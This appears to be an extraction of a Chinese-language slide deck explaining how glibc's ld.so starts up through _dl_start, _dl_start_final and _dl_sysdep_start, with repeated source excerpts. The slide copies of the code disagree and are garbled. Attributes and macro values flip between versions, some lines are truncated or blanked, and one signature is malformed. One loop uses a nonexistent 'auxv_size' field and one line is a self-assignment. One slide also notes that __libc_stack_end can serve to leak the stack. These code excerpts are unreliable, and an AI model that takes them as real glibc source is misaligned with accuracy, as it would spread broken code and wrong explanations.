

# \$ DL Start

## Other sections

- ▶ DT\_PLTGOT - 指向 GOT，存放解析完的 function address
- ▶ DT\_STRTAB - 指向 string table，每個 string 為一個 entry
- ▶ DT\_DEBUG - 指向變數 `_r_debug`



# \$ DL Start



# \$ DL Start

## \_dl\_start

- ▶ 取得 ld base address
- ▶ 取得 dynamic section 位址
- ▶ 解析 dynamic entry 並且載入到對應的 l\_info[] 當中
- ▶ 處理 dl 的 relocation
- ▶ 執行 \_dl\_start 的下半段 \_dl\_start\_final

```
u1f383@u1f383:/  
$ █  
#define GL(name) _rtld_global_##name  
#define bootstrap_map GL(dl_rtld_map) // _rtld_global._dl_rtld_map  
#define BOOTSTRAP_MAP (&bootstrap_map) // &_rtld_global._dl_rtld_map  
#define DONT_USE_BOOTSTRAP_MAP 1  
  
static ElfW(Addr) __attribute__((used))  
_dl_start(void *arg)  
{  
    bootstrap_map.l_addr = elf_machine_load_address();  
    bootstrap_map.l_ld = (void *)bootstrap_map.l_addr + elf_machine_dynamic();  
    elf_get_dynamic_info(&bootstrap_map, NULL);  
  
    if (bootstrap_map.l_addr || !bootstrap_map.l_info[VALIDX(DT_GNU_PRELINKED)])  
        ELF_DYNAMIC_RELOCATE(&bootstrap_map, 0, 0, 0);  
  
    bootstrap_map.l_relocated = 1;  
    ElfW(Addr) entry = _dl_start_final(arg);  
    return entry;  
}
```

# \$ DL Start

## \_dl\_start

- ▶ 取得 ld base address
- ▶ 取得 dynamic section 位址
- ▶ 解析 dynamic entry 並且載入到對應的 l\_info[] 當中
- ▶ 處理 dl 的 relocation
- ▶ 執行 \_dl\_start 的下半段 \_dl\_start\_final

在沒有特別設定的情況下，比較重要的 macro 只有這些，而 ld.so 自己的 link\_map 也被稱作 **bootstrap\_map**

```
u1f383@u1f383:/  
$  
#define GL(name) _rtld_global_##name  
#define bootstrap_map GL(dl_rtld_map) // _rtld_global._dl_rtld_map  
#define BOOTSTRAP_MAP (&bootstrap_map) // &_rtld_global._dl_rtld_map  
#define DONT_USE_BOOTSTRAP_MAP 1  
  
static ElfW(Addr) __attribute__((used))  
_dl_start(void *arg)  
{  
    bootstrap_map.l_addr = elf_machine_load_address();  
    bootstrap_map.l_ld = (void *)bootstrap_map.l_addr + elf_machine_dynamic();  
    elf_get_dynamic_info(&bootstrap_map, NULL);  
  
    if (bootstrap_map.l_addr || !bootstrap_map.l_info[VALIDX(DT_GNU_PRELINKED)])  
        ELF_DYNAMIC_RELOCATE(&bootstrap_map, 0, 0, 0);  
  
    bootstrap_map.l_relocated = 1;  
    ElfW(Addr) entry = _dl_start_final(arg);  
    return entry;  
}
```



# \$ DL Start

## \_dl\_start

- ▶ 取得 ld base address
- ▶ 取得 dynamic section 位址
- ▶ 解析 dynamic entry 並且載入到對應的 l\_info[] 當中
- ▶ 處理 dl 的 relocation
- ▶ 執行 \_dl\_start 的下半段 \_dl\_start\_final

```
u1f383@u1f383:/  
$ █  
#define GL(name) _rtld_global_##name  
#define bootstrap_map GL(dl_rtld_map) // _rtld_global._dl_rtld_map  
#define BOOTSTRAP_MAP (&bootstrap_map) // &_rtld_global._dl_rtld_map  
#define DONT_USE_BOOTSTRAP_MAP 0  
  
static ElfW(Addr) _dl_start(void *arg)  
{  
    bootstrap_map.l_addr = elf_machine_load_address();  
    bootstrap_map.l_ld = (void *)bootstrap_map.l_addr + elf_machine_dynamic();  
    elf_get_dynamic_info(&bootstrap_map, NULL);  
  
    if (bootstrap_map.l_addr || !bootstrap_map.l_info[VALIDX(DT_GNU_PRELINKED)])  
        ELF_DYNAMIC_RELOCATE(&bootstrap_map, 0, 0, 0);  
  
    bootstrap_map.l_relocated = 1;  
    ElfW(Addr) entry = _dl_start_final(arg);  
    return entry;  
}
```

從 **\_DYNAMIC** 變數取得位址，  
並減去 offset 得到 base

# \$ DL Start

## \_dl\_start

- ▶ 取得 ld base address
- ▶ 取得 dynamic section 位址
- ▶ 解析 dynamic entry 並且載入到對應的 l\_info[] 當中
- ▶ 處理 dl 的 relocation
- ▶ 執行 \_dl\_start 的下半段 \_dl\_start\_final

```
u1f383@u1f383:/  
$ █  
#define GL(name) _rtld_global_##name  
#define bootstrap_map GL(dl_rtld_map) // _rtld_global._dl_rtld_map  
#define BOOTSTRAP_MAP (&bootstrap_map) // &_rtld_global._dl_rtld_map  
#define DONT_USE_BOOTSTRAP_MAP 1  
  
static ElfW(Addr) __attribute__((weak))  
_dl_start(void *arg)  
{  
    bootstrap_map.l_addr = elf_machine_load_address();  
    bootstrap_map.l_ld = (void *)bootstrap_map.l_addr + elf_machine_dynamic();  
    elf_get_dynamic_info(&bootstrap_map, NULL);  
  
    if (bootstrap_map.l_addr || !bootstrap_map.l_info[VALIDX(DT_GNU_PRELINKED)])  
        ELF_DYNAMIC_RELOCATE(&bootstrap_map, 0, 0, 0);  
  
    bootstrap_map.l_relocated = 1;  
    ElfW(Addr) entry = _dl_start_final(arg);  
    return entry;  
}
```

Base 加上 offset 得到 dynamic section 的位址

# \$ DL Start

## \_dl\_start

- ▶ 取得 ld base address
- ▶ 取得 dynamic section 位址
- ▶ 解析 dynamic entry 並且載入到對應的 l\_info[] 當中
- ▶ 處理 dl 的 relocation
- ▶ 執行 \_dl\_start 的下半段 \_dl\_start\_final

```
u1f383@u1f383:/  
$ █  
#define GL(name) _rtld_global_##name  
#define bootstrap_map GL(dl_rtld_map) // _rtld_global._dl_rtld_map  
#define BOOTSTRAP_MAP (&bootstrap_map) // &_rtld_global._dl_rtld_map  
#define DONT_USE_BOOTSTRAP_MAP 1  
  
static ElfW(Addr) __attribute__((weak))  
_dl_start(void *arg)  
{  
    bootstrap_map.l_addr =  
    bootstrap_map.l_ld = (void *)bootstrap_map.l_addr + elf_machine_dynamic();  
    elf_get_dynamic_info(&bootstrap_map, NULL);  
  
    if (bootstrap_map.l_addr || !bootstrap_map.l_info[VALIDX(DT_GNU_PRELINKED)])  
        ELF_DYNAMIC_RELOCATE(&bootstrap_map, 0, 0, 0);  
  
    bootstrap_map.l_relocated = 1;  
    ElfW(Addr) entry = _dl_start_final(arg);  
    return entry;  
}
```

去 parse ELF header ,  
初始化 ld 自己的 l\_info

# \$ DL Start

## \_dl\_start

- ▶ 取得 ld base address
- ▶ 取得 dynamic section 位址
- ▶ 解析 dynamic entry 並且載入到對應的 l\_info[] 當中
- ▶ 處理 dl 的 relocation
- ▶ 執行 \_dl\_start 的下半段 \_dl\_start\_final

```
u1f383@u1f383:/  
$  
#define GL(name) _rtld_global_##name  
#define bootstrap_map GL(dl_rtld_map) // _rtld_global._dl_rtld_map  
#define BOOTSTRAP_MAP (&bootstrap_map) // &_rtld_global._dl_rtld_map  
#define DONT_USE_BOOTSTRAP_MAP 1  
  
static ElfW(Addr) __attribute__((used))  
_dl_start(v) {  
    bootstrap_map.l_relocated = 1;  
    bootstrap_map.l_info[VALIDX(DT_GNU_PRELINKED)] = 0;  
    elf_get_dyn(bootstrap_map.l_info, bootstrap_map.l_dyn, bootstrap_map.l_dyn_size);  
    if (bootstrap_map.l_addr || !bootstrap_map.l_info[VALIDX(DT_GNU_PRELINKED)])  
        ELF_DYNAMIC_RELOCATE(&bootstrap_map, 0, 0, 0);  
  
    bootstrap_map.l_relocated = 1;  
    ElfW(Addr) entry = _dl_start_final(arg);  
    return entry;  
}
```

ld 本身也需要透過 base + offset 的方式動態加載 function / data 的位址

# \$ DL Start

## \_dl\_start

- ▶ 取得 ld base address
- ▶ 取得 dynamic section 位址
- ▶ 解析 dynamic entry 並且載入到對應的 l\_info[] 當中
- ▶ 處理 dl 的 relocation
- ▶ 執行 \_dl\_start 的下半段 \_dl\_start\_final

```
u1f383@u1f383:/  
$  
#define GL(name) _rtld_global_##name  
#define bootstrap_map GL(dl_rtld_map) // _rtld_global._dl_rtld_map  
#define BOOTSTRAP_MAP (&bootstrap_map) // &_rtld_global._dl_rtld_map  
#define DONT_USE_BOOTSTRAP_MAP 1  
  
static ElfW(Addr) __attribute__((used))  
_dl_start(void *arg)  
{  
    bootstrap_map.l_addr = elf_machine_load_address();  
    bootstrap_map.l_ld = (void *)bootstrap_map.l_addr + elf_machine_dynamic();  
    elf_get_dynar  
  
    if (bootstrap  
        ELF_DYNAL  
        LIDX(DT_GNU_PRELINKED)])  
  
    bootstrap_map.l_relocated = 1;  
    ElfW(Addr) entry = _dl_start_final(arg);  
    return entry;  
}
```

下半段的 function 更複雜，因此拆成一個 function 出來寫



# \$ DL Start

## \_dl\_start\_final

- ▶ Cache Id 的 link\_map
- ▶ 初始化 link\_map 的 member
- ▶ 執行 OS-dependent 的 start function

```
u1f383@u1f383:/$
static ElfW(Addr) __attribute__((noinline))
_dl_start_final(void *arg, struct dl_start_final_info *info)
{
    _dl_setup_hash(&GL(dl_rtld_map));
    GL(dl_rtld_map).l_real = &GL(dl_rtld_map);
    GL(dl_rtld_map).l_map_start = (ElfW(Addr))_begin;
    GL(dl_rtld_map).l_map_end = (ElfW(Addr))_end;
    GL(dl_rtld_map).l_text_end = (ElfW(Addr))_etext;
    __libc_stack_end = __builtin_frame_address(0);
    start_addr = _dl_sysdep_start(arg, &dl_main);
    return start_addr;
}
```

# \$ DL Start

## \_dl\_start\_final

- ▶ Cache ld 的 link\_map
- ▶ 初始化 link\_map 的 member
- ▶ 執行 OS-dependent 的 start function

```
u1f383@u1f383:/$
```


Symbol hash table 一些相關資訊是存在 section 當中，而此 function 會在處理後 cache 到 link\_map 的 member

```
{  
    _dl_setup_hash(&GL(dl_rtld_map));  
    GL(dl_rtld_map).l_real = &GL(dl_rtld_map);  
    GL(dl_rtld_map).l_map_start = (ElfW(Addr))_begin;  
    GL(dl_rtld_map).l_map_end = (ElfW(Addr))_end;  
    GL(dl_rtld_map).l_text_end = (ElfW(Addr))_etext;  
    __libc_stack_end = __builtin_frame_address(0);  
    start_addr = _dl_sysdep_start(arg, &dl_main);  
    return start_addr;  
}
```

# \$ DL Start

## \_dl\_start\_final

- ▶ Cache Id 的 link\_map
- ▶ 初始化 link\_map 的 member
- ▶ 執行 OS-dependent 的 start function



看 member 名稱就能知道儲存的資料為何，而其中變數 `__libc_stack_end` 可以用來 leak stack

```
sta
dl
{
    _dl_setup_hash(&GL(dl_rtld_map));
    GL(dl_rtld_map).l_real = &GL(dl_rtld_map);
    GL(dl_rtld_map).l_map_start = (ElfW(Addr))_begin;
    GL(dl_rtld_map).l_map_end = (ElfW(Addr))_end;
    GL(dl_rtld_map).l_text_end = (ElfW(Addr))_etext;
    __libc_stack_end = __builtin_frame_address(0);
    start_addr = _dl_sysdep_start(arg, &dl_main);
    return start_addr;
}
```

# \$ DL Start

## \_dl\_start\_final

- ▶ Cache Id 的 link\_map
- ▶ 初始化 link\_map 的 member
- ▶ 執行 OS-dependent 的 start function

```
u1f383@u1f383:/  
$  
  
static ElfW(Addr) __attribute__((noinline))  
_dl_start_final(void *arg, struct dl_start_final_info *info)  
{  
  
    __libc_stack_end = __builtin_frame_address(0);  
    start_addr = _dl_sysdep_start(arg, &dl_main);  
    return start_addr;  
}
```

實際上為 **dl\_main** 的 wrapper function，不過根據  
不同 OS 會透過此 function 做不同的前處理

# \$ DL Start

## \_dl\_sysdep\_start

- ▶ 初始化 global 變數
- ▶ 根據 auxv 初始化 global 變數以及 link\_map 的成員
- ▶ 初始化 tunable、CPU feature 與 heap
- ▶ 呼叫 dl\_main
- ▶ 回傳 executable 的 entry point

```
u1f383@u1f383:/
$ ElfW(Addr)
  _dl_sysdep_start(void **start_argptr,
void (*dl_main)(const ElfW(Phdr) * phdr, ElfW(Word) phnum,
ElfW(Addr) * user_entry, ElfW(auxv_t) * auxv))
{
  ElfW(Addr) user_entry;
  ElfW(auxv_t) * av;
  DL_FIND_ARG_COMPONENTS(start_argptr, _dl_argc, _dl_argv, _environ,
                          GLRO(dl_auxv));

  user_entry = (ElfW(Addr))ENTRY_POINT;
  for (av = GLRO(dl_auxv); av->a_type != AT_NULL; set_seen(av++))
    switch (av->a_type)
    {
      ...
      case AT_PAGESZ:
        GLRO(dl_pagesize) = av->a_un.a_val;
        break;
      ...
      case AT_RANDOM:
        _dl_random = (void *)av->a_un.a_val;
        break;
      DL_PLATFORM_AUXV
    }
  __tunables_init(_environ);

  DL_SYSDEP_INIT;
  DL_PLATFORM_INIT;

  if (GLRO(dl_platform) != NULL)
    GLRO(dl_platformlen) = strlen(GLRO(dl_platform));

  (*dl_main)(phdr, phnum, &user_entry, GLRO(dl_auxv));
  return user_entry;
}
```



# \$ DL Start

## \_dl\_sysdep\_start

- ▶ 初始化 global 變數
- ▶ 根據 auxv 初始化 global 變數以及 link\_map 的成員
- ▶ 初始化 tunable、CPU feature 與 heap
- ▶ 呼叫 dl\_main
- ▶ 回傳 executable 的 entry point

```
u1f383@u1f383:/
$ ElfW(Addr)
  _dl_sysdep_start(void **start_argptr,
void (*dl_main)(const ElfW(Phdr) * phdr, ElfW(Word) phnum,
ElfW(Addr) * user_entry, ElfW(auxv_t) * auxv))
{
  ElfW(Addr) user_entry;
  ElfW(auxv_t) * av;
  DL_FIND_ARG_COMPONENTS(start_argptr, _dl_argc, _dl_argv, _environ,
                          GLRO(dl_auxv));

  user_entry = user_entry;
  for (av = auxv; av < auxv + auxv->auxv_size; av++)
  {
    switch (av->a_un.a_type)
    {
      case AT_PAGESZ:
        GLRO(dl_pagesize) = av->a_un.a_val;
        break;
      ...
      case AT_RANDOM:
        _dl_random = (void *)av->a_un.a_val;
        break;
      DL_PLATFORM_AUXV
    }
  }
  __tunables_init(_environ);

  DL_SYSDEP_INIT;
  DL_PLATFORM_INIT;

  if (GLRO(dl_platform) != NULL)
    GLRO(dl_platformlen) = strlen(GLRO(dl_platform));

  (*dl_main)(phdr, phnum, &user_entry, GLRO(dl_auxv));
  return user_entry;
}
```

初始化 argc / argv / env 的全域變數以及 auxv 對應的 link\_map member

# \$ DL Start

## \_dl\_sysdep\_start

- ▶ 初始化 global 變數
- ▶ 根據 auxv 初始化 global 變數以及 link\_map 的成員
- ▶ 初始化 tunable、CPU feature 與 heap
- ▶ 呼叫 dl\_main
- ▶ 回傳 executable 的 entry point

```
u1f383@u1f383:/  
$ Elfw(Addr)  
  _dl_sysdep_start(void **start_argptr,  
void (*dl_main)(const Elfw(Phdr) * phdr, Elfw(Word) phnum,  
Elfw(Addr) * user_entry, Elfw(auxv_t) * auxv))  
{  
  Elfw(Addr) user_entry;  
  Elfw(auxv_t) * av;  
  DL_FIND_ARG_COMPONENTS(start_argptr, _dl_argc, _dl_argv, _environ,  
                          GLRO(dl_auxv));  
  
  user_entry = (Elfw(Addr))ENTRY_POINT;  
  for (av = GLRO(dl_auxv); av->a_type != AT_NULL; set_seen(av++))  
    switch (av->a_type)  
    {  
      ...  
      case AT_PAGESZ:  
        GLRO(dl_pagesize) = av->a_un.a_val;  
        break;  
      ...  
      case AT_RANDOM:  
        _dl_random = (void *)av->a_un.a_val;  
        break;  
